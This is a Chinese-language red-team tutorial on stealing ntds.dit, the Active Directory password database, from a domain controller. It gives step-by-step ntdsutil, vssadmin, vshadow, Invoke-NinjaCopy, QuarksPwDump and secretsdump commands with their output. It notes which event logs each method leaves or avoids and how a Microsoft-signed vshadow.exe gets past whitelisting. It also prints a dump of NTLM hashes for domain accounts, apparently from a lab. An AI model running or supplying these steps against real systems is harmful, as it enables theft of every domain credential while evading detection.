

Ntds.dit

Ntds.dit是主要的AD数据库，包括有关域用户，组和组成员身份的信息。它还包括域中所有用户的密码哈希值。为了进一步保护密码哈希值，使用存储在SYSTEM注册表配置单元中的密钥对这些哈希值进行加密。

Volume Shadow Copy

Volume Shadow Copy Service 是微软从 Windows XP 开始提供的用于创建一致性的时间点副本（也就是快照）的服务框架。

- 用于数据备份
- 支持Windows Server 2003 及以上操作系统
- 系统默认在特定条件下自动创建数据备份，如补丁安装后。在Win7系统大概每隔一周自动创建备份，该时间无法确定
- 禁用VSS会影响系统正常使用，如 System Restore和 Windows Server Backup

hash数量：所有用户

免杀：不需要

优点：

获得信息全面

简单高效

无需下载ntds.dit，隐蔽性高

通过Volume Shadow Copy获得域控服务器NTDS.dit文件

调用Volume Shadow Copy服务会产生日志文件，位于System下，Event ID为7036

执行 `ntdsutil snapshot "activate instance ntds" create quit quit` 会额外产生Event ID为98的日志文件

系统 事件数: 1,312				
级别	日期和时间	来源	事件 ID	任务类别
信息	2019/8/29 17:46:04	Service Control Manager	7036	无
信息	2019/8/29 17:45:46	Service Control Manager	7036	无
信息	2019/8/29 17:44:23	Service Control Manager	7036	无
信息	2019/8/29 17:41:09	Service Control Manager	7036	无
信息	2019/8/29 17:38:48	Service Control Manager	7036	无
信息	2019/8/29 17:33:51	Service Control Manager	7036	无
信息	2019/8/29 17:33:47	Service Control Manager	7036	无
信息	2019/8/29 17:08:53	Service Control Manager	7036	无
信息	2019/8/29 16:58:53	Service Control Manager	7036	无
信息	2019/8/29 16:57:34	Service Control Manager	7036	无
信息	2019/8/29 16:52:55	Service Control Manager	7036	无
信息	2019/8/29 16:52:07	Service Control Manager	7036	无

ntdsutil

域环境默认安装

支持系统：

- Server 2003

- Server 2008
- Server 2012

利用过程

1. 查询当前系统的快照

```
ntdsutil snapshot "List All" quit quit
ntdsutil snapshot "List Mounted" quit quit
```

```
C:\Users\Administrator>ntdsutil snapshot "List All" quit quit
ntdsutil: snapshot
snapshot: List All
No snapshots found.
snapshot: quit
ntdsutil: quit

C:\Users\Administrator>ntdsutil snapshot "List Mounted" quit quit
ntdsutil: snapshot
snapshot: List Mounted
No snapshots found.
snapshot: quit
ntdsutil: quit

C:\Users\Administrator>_
```

2. 创建快照

```
ntdsutil snapshot "activate instance ntds" create quit quit
```

```
C:\Users\Administrator>ntdsutil snapshot "activate instance ntds" create quit quit
ntdsutil: snapshot
snapshot: activate instance ntds
Active instance set to "ntds".
snapshot: create
Creating snapshot...
Snapshot set {78a8e3a8-cc4f-4d40-a303-d7a159c5a2aa} generated successfully.
snapshot: quit
ntdsutil: quit

C:\Users\Administrator>
```

guid为{78a8e3a8-cc4f-4d40-a303-d7a159c5a2aa}

3. 挂载快照

```
ntdsutil snapshot "mount {78a8e3a8-cc4f-4d40-a303-d7a159c5a2aa}" quit quit
```

快照挂载为 C:\\$SNAP_201908291617_VOLUMEC\$\

```
C:\Users\Administrator>ntdsutil snapshot "mount {78a8e3a8-cc4f-4d40-a303-d7a159c5a2aa}" quit quit
ntdsutil: snapshot
snapshot: mount {78a8e3a8-cc4f-4d40-a303-d7a159c5a2aa}
Snapshot {3aeecc3f3-dc85-46a0-846d-34267d73f439} mounted as C:\$SNAP_201908291617_VOLUMEC$\
snapshot: quit
ntdsutil: quit

C:\Users\Administrator>
```

4. 复制ntds.dit

```
copy C:\$SNAP_201908291617_VOLUMEC$\windows\NTDS\ntds.dit c:\ntds.dit
```

```
C:\Users\Administrator>copy C:\$SNAP_201908291617_VOLUMEC$\windows\NTDS\ntds.dit c:\ntds.dit
1 file(s) copied.
C:\Users\Administrator>
```

5. 卸载快照

```
ntdsutil snapshot "unmount {78a8e3a8-cc4f-4d40-a303-d7a159c5a2aa}" quit
quit
```

```
C:\Users\Administrator>ntdsutil snapshot "unmount {78a8e3a8-cc4f-4d40-a303-d7a159c5a2aa}" quit quit
ntdsutil: snapshot
snapshot: unmount {78a8e3a8-cc4f-4d40-a303-d7a159c5a2aa}
Snapshot {3aecc3f3-dc85-46a0-846d-34267d73f439} unmounted.
snapshot: quit
ntdsutil: quit
```

6. 删除快照

```
ntdsutil snapshot "delete {78a8e3a8-cc4f-4d40-a303-d7a159c5a2aa}" quit quit
```

```
C:\Users\Administrator>ntdsutil snapshot "delete {78a8e3a8-cc4f-4d40-a303-d7a159c5a2aa}" quit quit
ntdsutil: snapshot
snapshot: delete {78a8e3a8-cc4f-4d40-a303-d7a159c5a2aa}
Snapshot {3aecc3f3-dc85-46a0-846d-34267d73f439} deleted.
snapshot: quit
ntdsutil: quit
C:\Users\Administrator>
```

vssadmin

域环境默认安装

支持系统:

- Server 2008
- Server 2012

利用过程

1. 查询当前系统的快照

```
vssadmin list shadows
```

2. 创建快照

```
vssadmin create shadow /for=c:
```

获得Shadow Copy Volume Name为\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2

```
Administrator: C:\Windows\system32\cmd.exe

C:\Users\Administrator>vssadmin list shadows
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2005 Microsoft Corp.

No items found that satisfy the query.

C:\Users\Administrator>vssadmin create shadow /for=c:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2005 Microsoft Corp.

Successfully created shadow copy for 'c:\'
Shadow Copy ID: {0f162119-4246-45ad-8608-b1f7e0588ab3}
Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2

C:\Users\Administrator>
```

3. 复制ntds.dit

```
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\windows\NTDS\ntds.dit
c:\ntds.dit
```

4. 删除快照

```
vssadmin delete shadows /for=c: /quiet
```

```
C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\windows\NTDS\ntds.dit c:\ntds.dit
1 file(s) copied.

C:\Users\Administrator>vssadmin delete shadows /for=c: /quiet
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2005 Microsoft Corp.
```

vshadow.exe

系统默认不支持,, 可在Microsoft Windows Software Development Kit (SDK)中获得该工具

利用过程

1. 查询当前系统的快照

```
vshadow.exe -q
```

2. 创建快照

```
vshadow.exe -p -nw C:
```

获得SnapshotSetID、SnapshotID以及Shadow copy device name。

3. 复制ntds.dit

```
copy Shadow copy device name\windows\NTDS\ntds.dit c:\ntds.dit
```

4. 删除快照

```
vshadow -dx={SnapshotSetID}
```

or

```
vshadow -ds={SnapshotID}
```

利用vshadow执行命令

参考资料:

<https://bohops.com/2018/02/10/vshadow-abusing-the-volume-shadow-service-for-evasion-persistence-and-active-directory-database-extraction/>

执行命令:

```
vshadow.exe -nw -exec=c:\windows\system32\notepad.exe c:
```

执行后, 后台存在进程VSSVC.exe, 同时显示服务Volume Shadow Copy正在运行, 需要手动关闭进程VSSVC.exe

注:

手动关闭进程VSSVC.exe会生成日志7034

利用思路:

vshadow.exe包含微软签名, 能绕过某些白名单的限制。如果作为启动项, Autoruns的默认启动列表不显示


通过NinjaCopy获得域控服务器NTDS.dit文件

下载地址:

<https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-NinjaCopy.ps1>

没有调用Volume Shadow Copy服务, 所以不会产生日志文件7036

```
Import-Module .\invoke-NinjaCopy.ps1
Invoke-NinjaCopy -Path C:\windows\System32\config\SAM -LocalDestination
.\sam.hive
Invoke-NinjaCopy -Path C:\windows\System32\config\SYSTEM -LocalDestination
.\system.hive
Invoke-NinjaCopy -Path "C:\windows\ntds\ntds.dit" -LocalDestination
"C:\Users\Administrator\Desktop\ntds.dit"
```



QuarksPwDump


Quarks PwDump 是一款开放源代码的Windows用户凭据提取工具，它可以抓取windows平台下多种类型的用户凭据，包括：本地[帐户](#)、域[帐户](#)、缓存的域帐户和Bitlocker。

修复复制出来的数据库

```
esentutl /p /o ntds.dit
```

使用QuarksPwDump直接读取信息并将结果导出至文件

```
QuarksPwDump.exe --dump-hash-domain --output 0day.org.txt --ntds-file
c:\ntds.dit
```



```
\Users\Administrator\Desktop\Oday.org.txt - Notepad++ [Administrator]
(F) 编辑(E) 搜索(S) 视图(V) 编码(O) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?
day.org.txt x
1 secretary:1173:AAD3B435B51404EEAAD3B435B51404EE:12BA78C02BF1355F315C839448DB3F5
2 RedTeamBox:1171:AAD3B435B51404EEAAD3B435B51404EE:B905FF9A3F7A51DF7FCD8A572829D7
3 Redteamer:1169:AAD3B435B51404EEAAD3B435B51404EE:DF84F8428F7FD085ACD1A9DD82DD539
4 test:1163:AAD3B435B51404EEAAD3B435B51404EE:89137EBE485B16E35E52C97F08191FB2:::
5 Oday:1162:AAD3B435B51404EEAAD3B435B51404EE:DAD655EA5E63E94ACEBB6805EDDB92BE:::
6 klionsec:1161:AAD3B435B51404EEAAD3B435B51404EE:07CD41A377BDC311922ABF890F2F7141
7 klion:1159:AAD3B435B51404EEAAD3B435B51404EE:2CCE5C9D61D9E56BE3437F30CAA5AD91:::
8 websvr:1158:AAD3B435B51404EEAAD3B435B51404EE:518B98AD4178A53695DC997AA02D455C:::
9 PC-MARY-0DAY$:1157:AAD3B435B51404EEAAD3B435B51404EE:B5007BA99A79A58856330BA1E03
0 PC-JACK-0DAY$:1156:AAD3B435B51404EEAAD3B435B51404EE:B6D7AB4B4BE37877E603FA57DB7
1 PC-JERRY-0DAY$:1155:AAD3B435B51404EEAAD3B435B51404EE:164A82C966037320FC18A39166
2 SRV-DB-0DAY$:1154:AAD3B435B51404EEAAD3B435B51404EE:16261430567D0502F51AAE4E9638
3 ftpuser:1153:AAD3B435B51404EEAAD3B435B51404EE:07CD41A377BDC311922ABF890F2F7141:
4 webadmin:1143:AAD3B435B51404EEAAD3B435B51404EE:A76F1448CACDC40EC79A93C584137FFD
5 sqladmin:1142:AAD3B435B51404EEAAD3B435B51404EE:518B98AD4178A53695DC997AA02D455C
6 sqlsrv:1141:AAD3B435B51404EEAAD3B435B51404EE:CCFE208C6485269C20DB2CAD21734FE7:::
```

secretsdump.py

可以用impacket 套件中的 secretsdump.py 脚本去解密，速度有点忙。也可以用mimikatz解密，但是感觉还是QuarksPwDump比较快。

```
# secretsdump.exe -sam sam.hiv -security security.hiv -system sys.hiv LOCAL
# secretsdump.exe -system system.hive -ntds ntds.dit LOCAL
```

```
C:\Users\Administrator\Desktop\test>secretsdump.exe -system system.hive -ntds ntds.dit LOCAL
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Target system bootKey: 0xe2daa1c5dca47d980c9c9a95b0409760
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
```